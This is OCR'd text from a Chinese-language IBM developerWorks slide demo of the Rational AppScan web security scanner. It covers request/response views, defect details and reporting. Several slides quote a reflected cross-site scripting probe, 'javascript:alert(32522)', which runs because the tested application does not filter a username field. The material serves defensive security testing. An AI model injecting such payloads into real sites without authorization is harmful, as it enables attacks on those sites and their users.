
Slide 209

Slide notes:

Slide 210

Slide notes:

Slide 211
Slide notes:



Slide 212


Slide notes:

Text Captions: Select Request/Response

Slide 213


Slide notes: 请求/响应视图显示了 AppScan 发送给应用程序的原始请求和应用程序返回的响应信息，这些信息既可以作为 HTML 代码显示，也可以在浏览器中显示为网页。

AppScan 会用红色高亮显示出插入到正常的 HTTP 请求中的测试代码。



Slide 214

Slide notes: 接下来我们看到的是 AppScan 之所以认为这里有缺陷的原因是什么。工具栏中的 ab > 按钮可以用来在 HTTP 相应中查找问题代码，这些代码将以黄色高亮显示。



Slide 215

Slide notes: 变体细节的视图显示了我们可以向同一个 URL 发送的不同的参数。


Text Captions: Click >

Slide 216

Slide notes:


Slide 217

Slide notes:




Slide 218

Slide notes:



Slide 219

Slide notes:




Slide 220

Slide notes:

Slide 221


Slide notes: 下面我们在浏览器中看一看响应的信息。




Slide 222

Slide notes:

Text Captions: Click Show in Browser




Slide 223
Slide notes:



Slide 224

Slide notes: 我们看到嵌入到响应中的 JavaScript 已经被执行了。


Text Captions: The browser opens showing the Alert from the JavaScript javascript:alert(32522)



Slide 225


Slide notes: 从红色的错误信息可以看出，这个应用程序并没有将 AppScan 加入的 JavaScript 等 HTML 内容作过滤，而是直接把 "javascript:alert(32522)" 当作用户名来处理了。

Text Captions: The browser opens showing the Alert from the JavaScript javascript:alert(32522)



Slide 226

Slide notes: 另外，我们还可以把缺陷直接提交到 ClearQuest 缺陷与变更管理系统当中。我们还可以创建各种报表展现测试的结果。每一种报表的模板都允许定制。



Slide 227

Slide notes: 我们在这里简要的介绍了 Rational AppScan 扫描 Web 应用程序的过程。希望演示中的内容能够帮助您了解怎样用非常简单的步骤执行全面的 Web 应用程序安全扫描。

IBM developerWorks China

IBM

参考资源

- 免费下载 Rational AppScan 试用版
  http://www.ibm.com/developerworks/downloads/r/appscan/
- developerWorks 空间：应用程序安全
  http://www.ibm.com/developerWorks/spaces/appsec/
- AppScan 软件资源中心
  http://www.ibm.com/developerworks/cn/rational/products/appscan/

© 2008 IBM Corporation

Slide 228

